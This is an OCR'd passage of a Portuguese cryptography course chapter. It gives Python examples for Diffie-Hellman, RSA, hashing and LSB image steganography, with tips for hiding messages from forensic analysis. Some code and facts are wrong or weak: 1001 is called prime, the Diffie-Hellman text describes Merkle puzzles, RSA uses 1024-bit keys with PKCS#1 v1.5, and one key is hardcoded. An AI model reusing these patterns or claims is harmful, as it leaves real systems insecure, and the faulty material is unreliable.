
Entre as técnicas de criptografia a criptografia de chave simétrica é mais performática que os esquemas de chave assimétricas, e também a criptografia de chave assimétrica processa pequenas porções de textos, isso permite, por exemplo, que um programa de servidor gere uma chave criptográfica destinada a uma criptografia de chave simétrica adequada e, em seguida, use o mecanismo seguro de chave assimétrica informar ao outro lado.

Os sistemas criptográficos de hoje (como TLS , Secure Shell) usam criptografia simétrica e criptografia assimétrica, geralmente usando criptografia assimétrica para trocar com segurança uma chave secreta que é usada para criptografia simétrica.



O projeto BORG também utiliza este esquema mais performático.

Exemplo, TLS:




5.3.2 Diffie-Hellman

Um dos aspectos mais críticos da criptografia é trabalhar com chaves secretas, durante a década de 1960 organizações governamentais, bancos e grandes empresas atuaram em criar formas de se trocar chaves de forma segura.

O principal objetivo da troca de chaves Diffie-Hellman é desenvolver com segurança segredos compartilhados que podem ser usados para derivar chaves. Essas chaves podem ser usadas com algoritmos de chave simétrica para transmitir informações de maneira protegida. Os algoritmos simétricos tendem a ser usados para criptografar a maior parte dos dados porque são mais eficientes que os algoritmos de chave pública.

O destinatário escolherá aleatoriamente um quebra-cabeça para resolver e depois gastaria o esforço necessário para completá-lo. Uma vez que o quebra-cabeça é resolvido, um identificador e uma chave de sessão são revelados ao destinatário, o destinatário então transmite o identificador de volta ao remetente original, que permite ao remetente saber qual quebra-cabeça foi resolvido.

Como o remetente original criou os quebra-cabeças, o identificador permite que eles saibam qual chave de sessão o destinatário descobriu e as duas partes podem usar essa chave para se comunicar com mais segurança. Se um invasor estiver ouvindo a interação, ele terá acesso a todos os quebra-cabeças, bem como ao identificador que o destinatário transmite de volta ao remetente original.



O identificador não informa ao invasor qual chave de sessão está sendo usada, portanto, a melhor abordagem para descriptografar as informações é resolver todos os quebra-cabeças para descobrir a chave de sessão correta. Como o invasor terá que resolver em média metade dos quebra-cabeças, acaba sendo muito mais difícil para ele descobrir a chave do que para o destinatário.

Troca de chaves Diffie-Hellman | Ciência da Computação | Khan Academy

No exemplo abaixo é resolvido o célebre problema de Alice e Bob com o uso do Diffie-Hellman.

```
1. import random
2. import hashlib
3. import sys
4.
5. g=9
6. p=1001
7.
8. a=random.randint(5, 10)
9.
10. b=random.randint(10,20)
11.
12. A = (g**a) % p
13. B = (g**b) % p
14.
15. print('g: ',g,' (a shared value), n: ',p, ' (a prime number)')
16.
17. print('\nAlice calculates:')
```

```
print('a (Alice random): ',a)
print('Alice value (A): ',A,' (g^a) mod p')

print('\nBob calculates:')
print('b (Bob random): ',b)
print('Bob value (B): ',B,' (g^b) mod p')

print('\nAlice calculates:')
keyA=(B**a) % p
print('Key: ',keyA,' (B^a) mod p')
print('Key: ',hashlib.sha256(str(keyA).encode()).hexdigest())

print('\nBob calculates:')
keyB=(A**b) % p
print('Key: ',keyB,' (A^b) mod p')
print('Key: ',hashlib.sha256(str(keyB).encode()).hexdigest())
```

Essa abordagem oferece mais segurança, mas está longe de ser uma solução perfeita, a troca de chaves Diffie-Hellman pegou algumas dessas ideias e as tornou mais complexas para criar um método seguro de criptografia de chave pública.

Tecnicamente, a troca de chaves Diffie-Hellman pode ser usada para estabelecer chaves públicas e privadas. mpo entanto, na prática, o RSA tende a ser usado em vez disso, isso ocorre porque o algoritmo RSA também é capaz de assinar certificados de chave pública, enquanto a troca de chaves Diffie-Hellman não é.

O algoritmo ElGamal, que foi muito usado no PGP, é baseado na troca de chaves Diffie-Hellman, portanto, qualquer protocolo que o utilize está efetivamente implementando uma espécie de Diffie-Hellman. Como um dos métodos mais comuns para distribuir chaves com segurança, a troca de chaves Diffie-Hellman é frequentemente implementada em protocolos de segurança como TLS, IPsec, SSH, PGP e muitos outros. Isso o torna parte integrante de nossas comunicações seguras.

Como parte desses protocolos, a troca de chaves Diffie-Hellman é frequentemente usada para ajudar a proteger sua conexão com um site, acessar remotamente outro computador e enviar e-mails criptografados.

5.3.2 RSA

A opção de criptografar com a chave privada ou pública oferece diversos serviços aos usuários do RSA. Se a chave pública for usada para criptografia, a chave privada deverá ser usada para descriptografar os dados. Isso é perfeito para enviar informações confidenciais através de uma rede ou conexão com a Internet, onde o destinatário dos dados envia ao remetente dos dados sua chave pública. O remetente dos dados criptografa as informações confidenciais com a chave pública e as envia ao destinatário. Como a chave pública criptografa os dados, somente o proprietário da chave privada pode descriptografar os dados confidenciais. Assim, apenas o destinatário pretendido dos dados pode descriptografá-los, mesmo que os dados tenham sido levados em trânsito.

CURSO HACKER - CRIPTOGRAFIA ASSIMÉTRICA Parte 10 - RSA COM PYTHON

O outro método de criptografia assimétrica com RSA é criptografar uma mensagem com uma chave privada. Neste exemplo, o remetente dos dados criptografa os dados com sua chave privada e envia os dados criptografados e sua chave pública ao destinatário dos dados. O destinatário dos dados pode então descriptografar os dados com a chave pública do remetente, verificando assim que o remetente é quem ele diz ser. Com esse método, os dados podem ser roubados e lidos em trânsito, mas o verdadeiro objetivo desse tipo de criptografia é provar a identidade do remetente. Se os dados fossem roubados e modificados em trânsito, a chave pública não seria capaz de descriptografar a nova mensagem e, portanto, o destinatário saberia que os dados foram modificados em trânsito.

Os detalhes técnicos do RSA trabalham com a ideia de que é fácil gerar um número multiplicando dois números suficientemente grandes, mas fatorar esse número de volta aos números primos originais é extremamente difícil. A chave pública e privada são criadas com dois números, um dos quais é o produto de dois números primos grandes. Ambos usam os mesmos dois números primos para calcular seu valor. As chaves RSA tendem a ter 1024 ou 2048 bits de comprimento, tornando-as extremamente difíceis de fatorar, embora se acredite que as chaves de 1024 bits possam ser quebradas em breve.

```
1.  #!/usr/bin/python3
2.  # /opt/borg/api/rsahelper.py
3.  # Código do projeto BORG
4.
5.  import base64, os
6.  #from Crypto import Cipher;
7.  from Crypto.PublicKey import RSA
8.  from Crypto.Cipher import PKCS1_v1_5 as Cipher_PKCS1_v1_5
9.  #from Crypto.Cipher import PKCS1_OAEP;
10.
11. #from Crypto.PublicKey import RSA
12. #from Crypto.Cipher import PKCS1_OAEP
13.
14. class RsaHelper():
15.     def __init__(self, path_to_pem=None, name_file_pem="bot.pem", create_private=False):
16.         if path_to_pem == None:
17.             path_to_pem = os.path.expanduser("~");
18.
19.         if not os.path.exists(path_to_pem):
20.             os.makedirs(path_to_pem);
21.
22.         if not os.path.exists(path_to_pem + "/.ssh"):
23.             os.makedirs(path_to_pem + "/.ssh");
24.
25.         self.path_to_private = path_to_pem + "/.ssh/private_" + name_file_pem;
```

```
26.         self.path_to_public  = path_to_pem + "/.ssh/public_"  + name_file_pem;
27.         self.key_pub = None; self.key_priv = None;
28.         if not os.path.exists(self.path_to_private) and create_private == True:
29.             self.key_priv = RSA.generate(1024);
30.             self.key_pub = self.key_priv.publickey();
31.             if not os.path.exists(self.path_to_private):
32.                 with open (self.path_to_private, "bw") as prv_file:
33.                     prv_file.write(self.key_priv.exportKey());
34.             if not os.path.exists(self.path_to_public):
35.                 with open (self.path_to_public, "bw") as pub_file:
36.                     pub_file.write(self.key_pub.exportKey());
37.         else:
38.             if os.path.exists(self.path_to_public):
39.                 with open(self.path_to_public, "rb") as k:
40.                     self.key_pub = RSA.importKey(k.read());
41.             if os.path.exists(self.path_to_private):
42.                 with open(self.path_to_private, "rb") as k:
43.                     self.key_priv = RSA.importKey(k.read());
44.     def encrypt(self, data):
45.         cipher = Cipher_PKCS1_v1_5.new(self.key_pub);
46.         #cipher = PKCS1_OAEP.new(self.key_pub);
47.         return base64.b64encode( cipher.encrypt(data.encode()) ).decode();
48.     def encryptAll(self, data):
49.         cipher = Cipher_PKCS1_v1_5.new(self.key_pub);
50.         #cipher = PKCS1_OAEP.new(self.key_pub);
51.         count_cript = 0;
52.         result = [];
53.         while count_cript + 100 < len(data):
54.             result.append(base64.b64encode( cipher.encrypt(data[count_cript:count_cript +
    100].encode()) ).decode());
55.             count_cript += 100;
56.         return result;
57.     def decrypt(self, data):
58.         decipher = Cipher_PKCS1_v1_5.new(self.key_priv);
59.         #decipher = PKCS1_OAEP.new(self.key_priv);
60.         return decipher.decrypt(    base64.b64decode( data.encode()   ) , None).decode();
61.     def decryptArray(self, array):
62.         decipher = Cipher_PKCS1_v1_5.new(self.key_priv);
63.         #decipher = PKCS1_OAEP.new(self.key_priv);
64.         result = "";
65.         for item in array:
66.             result += decipher.decrypt(    base64.b64decode( item.encode()   ) , None).decode();
67.         return result;
68.
69. r = RsaHelper(path_to_pem="/tmp/" ,name_file_pem="botafogodotextor.pem",
    create_private=True);
70. texto = "Botafogo campeão, será!!!! Deus salve Textor";
71. criptografado = r.encrypt(texto);
```

```
descriptografado = r.decrypt(criptografado);
print(texto);
print(criptografado);
print(descriptografado);
```

https://github.com/aiedonline/borg/blob/main/api/rsahelper.py

O RSA foi usado com o **Transport Layer Security** (TLS) para proteger as comunicações entre dois indivíduos, outros produtos e algoritmos conhecidos, como o algoritmo Pretty Good Privacy, usam RSA atualmente ou no passado. **Redes Privadas Virtuais** (VPNs), serviços de e-mail, navegadores da Web e outros canais de comunicação também usaram RSA.

As VPNs usam TLS para implementar um handshake entre as duas partes na troca de informações, o Handshake com TLS usará RSA como seu algoritmo de criptografia, para verificar se ambas as partes são quem dizem quem são.

Embora viáveis em muitas circunstâncias, ainda há várias vulnerabilidades no RSA que podem ser exploradas por invasores. Uma dessas vulnerabilidades é a implementação de uma chave longa no algoritmo de criptografia. Algoritmos como o AES são inquebráveis, enquanto o RSA depende do tamanho de sua chave para ser difícil de quebrar. Quanto mais longa uma chave RSA, mais segura ela é.


Usando fatoração primária, os pesquisadores conseguiram quebrar um algoritmo RSA de chave de 768 bits, mas levaram 2 anos, milhares de horas de trabalho e uma quantidade absurda de poder de computação, então os comprimentos de chave atualmente usados no RSA ainda são seguros. O NIST recomenda um comprimento mínimo de chave de 2048 bits agora, mas muitas organizações têm usado chaves de comprimento de 4096 bits.

Outras maneiras pelas quais o RSA é vulnerável são:

- **Gerador de números aleatórios fracos**: quando as organizações usam geradores de números aleatórios fracos, os números primos criados por elas são muito mais fáceis de fatorar, proporcionando aos invasores mais facilidade para quebrar o algoritmo.
- **Geração de Chave Fraca**: As chaves RSA possuem certos requisitos relacionados à sua geração. Se os números primos estiverem muito próximos ou se um dos números que compõem a chave privada for muito pequeno, a chave poderá ser resolvida com muito mais facilidade.
- **Ataques de canal lateral**: Os ataques de canal lateral são um método de ataque que tira proveito do sistema que executa o algoritmo de criptografia, em oposição ao próprio algoritmo. Os invasores podem analisar a energia que está sendo usada, usar a análise de previsão de ramificação ou usar ataques de tempo para encontrar maneiras de determinar a chave usada no algoritmo, comprometendo assim os dados.

5.4 One-way function (unidirecional)

Falando livremente, uma função unidirecional é uma função que é fácil de calcular, mas difícil de inverter. A primeira condição é bastante clara: dizer que uma função f é fácil de calcular significa que existe um algoritmo de tempo polinomial que na entrada x produz f(x).



A segunda condição requer mais elaboração, o que queremos dizer ao dizer que uma função f é difícil de inverter é que todo algoritmo probabilístico de tempo polinomial tentando, na entrada y, encontrar um inverso de y sob f pode ter sucesso apenas com probabilidade desprezível (em |y|), onde a probabilidade é tomada sobre as escolhas de y.

Existem muitos algoritmos de criptografia One Way Function, abaixo temos uma lista de alguns algoritmos que são referenciados com relativa frequência.

- MD5
- SHA-1
- RIPEMD-160
- Whirlpool
- SHA-2
- SHA-3
- BLAKE2

5.4.1 Módulo Hashlib Python 3

Este módulo implementa uma interface comum para muitos algoritmos de hash seguro, estão incluídos os algoritmos de hash seguro FIPS SHA1, SHA224, SHA256, SHA384 e SHA512, bem como o algoritmo MD5 da RSA (definido naRFC 1321).

Hashlib agora usa SHA3 e SHAKE do OpenSSL 1.1.1 e mais recente. Vamos aos exemplos do site oficial hashlib.

```
1. import hashlib;
2. m = hashlib.sha256();
3. m.update(b"Nobody inspects");
4. m.update(b" the spammish repetition");
5. print( m.digest() );
```

Não precisa-se dizer que a senha não pode ser armazenada em forma de texto plano, deve-se haver uma criptografia, por mais idiota que pareça há inúmeros sistemas que sim, armazenam senhas em texto plano.

Os algoritmos de derivação de chave e alongamento de chave são projetados para hash de senha seguro. Algoritmos ingênuos, como sha1 para password não são resistentes a ataques de força bruta, uma boa função de hash de senha deve ser ajustável e incluir um salt.

No exemplo abaixo abaixo mostra um password sendo utilizado para gerar uma hash, mas para evitar que o usuário utilize qualquer senha idiota (ver vídeo abaixo sobre senhas) adiciona-se um salt randômico.

```
1. import hashlib, os;
2.
3. salt = os.urandom(32);
4. password = 'password123';
5.
6. key = hashlib.pbkdf2_hmac( 'sha256', password.encode('utf-8'), salt, 100000 );
```

5.4.1 MD5

Os hashes MD5 de 128 bits (16 bytes) são tipicamente representados como uma sequência de 32 dígitos hexadecimais. Abaixo temos o exemplo de um código python que gera 2 MD5 referente a 2 textos de tamanhos diferentes.

Embora a Hash MD5 seja vulnerável e já possua algumas demonstrações de problemas relacionados ao seu uso, é amplamente utilizada para ocultar senhas de pessoas registradas em banco de dados. Sua velocidade de computação e sua relativa segurança a fazem amplamente conhecida.

Obter um md5 em Python é muito simples, veja exemplo.

```
1. import hashlib;
2.
3. texto = "AIED é 10";
4.
5. md5 = hashlib.md5( texto.encode() ).hexdigest();
6.
7. print("Texto: ", texto );
8. print("MD5:   ", md5 );
```

5.4.2 SHA

A Hash SHA (Secure Hash Algorithms) é uma família de funções algorítmicas de hash publicada pela NIST e FIPS, e incluem as funções:

- **SHA-0**: A função hash de 160 bits publicada em 1993 sob o nome "SHA". Foi retirado logo após a publicação devido a uma "falha significativa" não revelada e substituído pela versão ligeiramente revisada SHA-1.
- **SHA-1**: Uma função de hash de 160 bits que se assemelha ao algoritmo MD5 anterior. Isso foi projetado pela Agência de Segurança Nacional (NSA) para fazer parte do Algoritmo de Assinatura Digital. Fraquezas criptográficas foram descobertas no SHA-1, e o padrão não foi mais aprovado para a maioria dos usos criptográficos após 2010.

- **SHA-2**: Uma família de duas funções de hash semelhantes, com tamanhos de bloco diferentes, conhecidas como SHA-256 e SHA-512. Eles diferem no tamanho da palavra; SHA-256 usa palavras de 32 bits onde SHA-512 usa palavras de 64 bits. Existem também versões truncadas de cada padrão, conhecidas como SHA-224, SHA-384 , SHA-512/224 e SHA-512/256. Estes também foram projetados pela NSA.
- **SHA-3**: Uma função de hash anteriormente chamada Keccak, escolhida em 2012 após uma competição pública entre designers não pertencentes à NSA. Ele suporta os mesmos comprimentos de hash do SHA-2 e sua estrutura interna difere significativamente do restante da família SHA.

CONSIDERAÇÕES SOBRE SHA1: https://www.theregister.com/2022/12/16/nist_sets_sha1_retirement_date/?utm_source=dlvr.it&utm_medium=twitter

Veja um exemplo abaixo de como gerar um sha1 a partir de um texto.

```
1. import hashlib;
2.
3. texto = "AIED é 10";
4.
5. sha1 = hashlib.sha1( texto.encode() ).hexdigest();
6.
7. print("Texto: ", texto );
8. print("SHA1:  ", sha1 );
```

5.4.3 Blake2

BLAKE2 é uma função de hash criptográfica definida na RFC 7693 que vem em dois algoritmos:


- BLAKE2b: otimizado para plataformas de 64 bits e produz resumos de qualquer tamanho entre 1 e 64 bytes;
- BLAKE2s: otimizado para plataformas de 8 a 32 bits e produz resumos de qualquer tamanho entre 1 e 32 bytes.

```
1. from hashlib import blake2b;
2. h = blake2b();
3. h.update(b'Hello world');
4. print( h.hexdigest() );
```

5.5 Steganography em Python

Stegano é o ato de ocultar e deixar secreto uma informação e graphy é o ato de escrever, geralmente a steganography é utilizada para ocultar uma informação importante em uma imagem pois é impossível esconder uma informação em um Sistema Operacional e ter certeza disso, um exemplo está na imagem abaixo, uma mensagem foi escondida dentro da imagem com a alteração de alguns pixels, não é possível a olho localizar tais pixels.

CURSO HACKER - Steganography em Python Parte 12



Em um arquivo de texto todos os bits ali estão dispostos para renderizar o texto para o usuário, já com o uso de Steganography alguns bits de um arquivo de música ou uma imagem são substituídos por bits relacionados ao texto oculto, e é natural que essa mudança impacta diretamente na qualidade da imagem e no caso do áudio pode ser perceptível falhas no áudio, por este motivo, grupos que se comunicam por este método utiliza textos curtos em imagens.

Veja as 2 imagens abaixo, sabe dizer qual possui o texto “Aied é 10”?


Esta imagem sem alteração pode ser obtida pela URL:
https://drive.google.com/file/d/116_wbOAGMG60Drf69klILD5Hqp11i-tw/view?usp=sharing

A comunicação geralmente ocorre desta forma, quem escreve a mensagem em uma imagem armazena alguns caracteres, geralmente frases curtas e então adicione estas imagens em algum tutorial na Internet, algum tópico do 4chan etc.. O destinatário em outra localidade localiza as imagens e com um algoritmo comum entre ambos então extrai a informação, esse procedimento permite que espiões, traficantes e até políticos se comuniquem de forma oculta, é lógico que hackers também usam, mas na listagem anterior preferi deixar os bandidos.

Um programa steganography usa um algoritmo, para incorporar dados em um arquivo de imagem ou som, e um esquema de senha, para permitir que você recupere as informações,

alguns desses programas incluem ferramentas de criptografia e esteganografia para segurança extra se as informações ocultas forem descobertas.

Quanto maior a qualidade da imagem ou do som, mais dados redundantes haverá, e é por isso que o som de 16 bits e as imagens de 24 bits (ver imagem abaixo) são esconderijos populares, se a pessoa bisbilhotando não vai achar, a não ser se tiver a imagem original ou o arquivo de som com o qual comparar um arquivo steganography, ela geralmente nunca será capaz de dizer que o que você está transmitindo não é um arquivo de som ou imagem direto e que os dados está escondido nele.



“Crie sempre imagens originais suas, evite utilizar imagens de internet”.

Hoje, os programas de software usados para ocultar dados estão disponíveis gratuitamente na Internet. Na verdade, existem mais de 100 programas diferentes disponíveis para vários sistemas operacionais com interfaces fáceis de fazer um upload e clicar, o que permite que qualquer pessoa oculte dados em vários formatos de arquivo sem sequer saber programar, mas aqui vou ensinar como fazer em Python no **hard code**. Além disso, vários pacotes de software steganography comerciais estão disponíveis e inúmeras APIs para as mais diversas linguagens estão disponíveis.

Para a prática abaixo em python é necessário que faça download da imagem (https://drive.google.com/file/d/116_wbOAGMG60Drf69kIILD5Hqp11i-tw/view?usp=sharing) e salve ela em /tmp no seu GNU/Linux, não vamos usar nenhuma API, vamos fazer a mudança diretamente no pixel.

Também vou utilizar alguma criptografia de chave simétrica para criptografar antes da escrita sobre a imagem.


```
1.  #!/usr/bin/python3
2.  # /tmp/steganohelp.py
3.  # Um exemplo de uso de Steganography
4.
5.  import os;
6.
7.  from PIL import Image;
8.  from salsahelper import SalsaHelper;
9.  from Crypto.Random import get_random_bytes;
10.
11. class SteganoHelper():
12.     def __init__(self, crypt=None):
```


```
13.         self.crypt = crypt;
14.
15.     def genData(self, data):
16.         newd = [];
17.         for i in data:
18.             newd.append(format(ord(i), '08b'));
19.         return newd;
20.
21.     def modPix(self, pix, data):
22.         datalist = self.genData(data);
23.         lendata = len(datalist);
24.         imdata = iter(pix) ;
25.         for i in range(lendata):
26.                         pix = [value for value in imdata.__next__()[:3] + imdata.__next__()[:3] +
    imdata.__next__()[:3]];
27.             for j in range(0, 8):
28.                 if (datalist[i][j] == '0' and pix[j]% 2 != 0):
29.                     pix[j] -= 1;
30.                 elif (datalist[i][j] == '1' and pix[j] % 2 == 0):
31.                     if(pix[j] != 0):
32.                         pix[j] -= 1;
33.                     else:
34.                         pix[j] += 1;
35.             if (i == lendata - 1):
36.                 if (pix[-1] % 2 == 0):
37.                     if(pix[-1] != 0):
38.                         pix[-1] -= 1;
39.                     else:
40.                         pix[-1] += 1;
41.             else:
42.                 if (pix[-1] % 2 != 0):
43.                     pix[-1] -= 1;
44.             pix = tuple(pix)
45.             yield pix[0:3];
46.             yield pix[3:6];
47.             yield pix[6:9];
48.
49.     def encode_enc(self, newimg, data):
50.         w = newimg.size[0];
51.         (x, y) = (0, 0);
52.         for pixel in self.modPix(newimg.getdata(), data):
53.             newimg.putpixel((x, y), pixel);
54.             if (x == w - 1):
55.                 x = 0;
56.                 y += 1;
57.             else:
58.                 x += 1;
59.
```

```
60.    def encode(self, path_img, message, prefix="stegano"):
61.        if not os.path.exists(path_img):
62.            return False;
63.        if self.crypt != None:
64.            message = self.crypt.encrypt(message);
65.
66.        image = Image.open(path_img, 'r');
67.        newimg = image.copy();
68.        self.encode_enc(newimg, message);
69.                new_image_name = path_img[:path_img.rfind(".")] + "_" + prefix + "_" +
    path_img[path_img.rfind("."):];
70.        if os.path.exists(new_image_name):
71.            os.unlink(new_image_name);
72.        newimg.save(new_image_name, str(new_image_name.split(".")[1].upper()));
73.        return True;
74.
75.    def decode(self, path_img):
76.        if not os.path.exists(path_img):
77.            return None;
78.        image = Image.open(path_img, 'r');
79.        data = "";
80.        imgdata = iter(image.getdata());
81.        while (True):
82.                pixels = [value for value in imgdata.__next__()[:3] + imgdata.__next__()[:3] +
    imgdata.__next__()[:3]];
83.            binstr = ''
84.            for i in pixels[:8]:
85.                if (i % 2 == 0):
86.                    binstr += '0';
87.                else:
88.                    binstr += '1';
89.            data += chr(int(binstr, 2));
90.            if (pixels[-1] % 2 != 0):
91.                if self.crypt != None:
92.                    data = self.crypt.decrypt(data);
93.                return data;
94.
95. if __name__ == '__main__' :
96.    key = "12345678901234567890123456789012".encode();
97.    sa = SalsaHelper(key=key);
98.
99.    stg = SteganoHelper(sa);
100.       stg.encode("/tmp/hacker.png", "Aied é 10, Aied é Pop, Aied tá no Youtube");
101.       print("Foi obtido da imagem: ", stg.decode("/tmp/hacker_stegano_.png"));
102.
```

Uma sutil alteração de alguns bits em alguns pixels produziu as imagens abaixo, veja, que mesmo uma imagem totalmente branca, outra dica importante é: escolha sempre imagens com muitas cores e muitos pontos com diferenças de cores, isso é fundamental para não despertar suspeitas sobre uma imagem.

Foi utilizado a imagem branca para se ter uma idéia que a alteração não é tão perceptiva, mas vai que o hacker cruze com algum expert.





Para dificultar a análise de imagens, procure alterar o algoritmo do método encode_enc do código acima, pois muitos sites e fóruns utilizam o mesmo algoritmo, ali o artista hacker modifica e dá o seu toque.

https://www.prodaft.com/blog/detail/android-malware-analysis-dissecting-hydra-dropper

5.6 Criptografia pós-quântica

O advento da tecnologia de computação quântica compromete muitos dos algoritmos criptográficos atuais, especialmente a criptografia de chave pública, amplamente utilizada para proteger informações digitais. A maioria dos algoritmos dos quais dependemos é usada em todo o mundo em componentes de muitos sistemas diferentes de comunicação, processamento e armazenamento.

(disponível para membros, será aberto para o público em 26/08, saiba mais em https://youtu.be/5_arB_2u-1A)

Assim que o acesso a computadores quânticos práticos estiver disponível, todos os algoritmos de chave pública e protocolos associados ficarão vulneráveis a GOVERNOS e outros adversários. É fundamental começar a planejar a substituição de hardware, software e serviços que usam algoritmos de chave pública agora, para que as informações sejam protegidas contra ataques futuros.

O risco vai depender da informação que foi criptografada, as principais possibilidades de ameaça são os seguintes dados:

- Dados de acesso à recursos;
- Uma informação sensível que leve a repressão estatal contra o indivíduo, tal como confissões, opinião, articulação, atuação anti políticos;
- Uma informação em trânsito, um e-mail sendo enviado de um server para outro server;

A NIST vem trabalhando nessa questão desde 2015, quando, após solicitar feedback da comunidade criptográfica, perceberam a necessidade de identificar e padronizar novos

algoritmos de criptografia para substituir aqueles que uma máquina quântica poderia quebrar.

Isso é uma coisa complicada que não foi feita antes, mas a NIST está no caminho para ter novos algoritmos de criptografia à prova de Computadores Quânticos que funcionarão com nossas máquinas binárias atuais. Os algoritmos que a NIST está trabalhando para padronizar precisarão ser implantados em nossas tecnologias atuais, proteger nossas informações atuais e, ainda assim, essa criptografia ainda resistirá a uma máquina quântica criptograficamente relevante se, em algum momento no futuro, uma for construída.

Em 2016 a NIST publicou critérios para a criptografia e como o público deveria enviar um algoritmo candidato, ou seja, quem está propondo os algoritmos são cientista da matemática, dentre as definições da NIST estão as propriedades matemáticas e os recursos de segurança que procuram, os recursos de desempenho que desejam e os diferentes tipos de casos de uso que precisamos aplicar.

No princípio a NIST recebeu 69 propostas[46] de criptografia matemática resiliente ao ataque quântico, mas então o primeiro trabalho da NIST foi reduzir esta lista quebrando alguns dos algoritmos, observando a eficiência com que o código poderia ser executado, entendendo o quão bem eles operam em nossas máquinas atuais.

Todo o trabalho da NIST foi transparente, mostramos as ações e garantindo que haja rastreabilidade para que as pessoas possam ver desde a última rodada de seleção até o algoritmo finalista, por que e quando.

A primeira redução foi para oito candidatos finais e posteriormente para quatro candidatos finais.

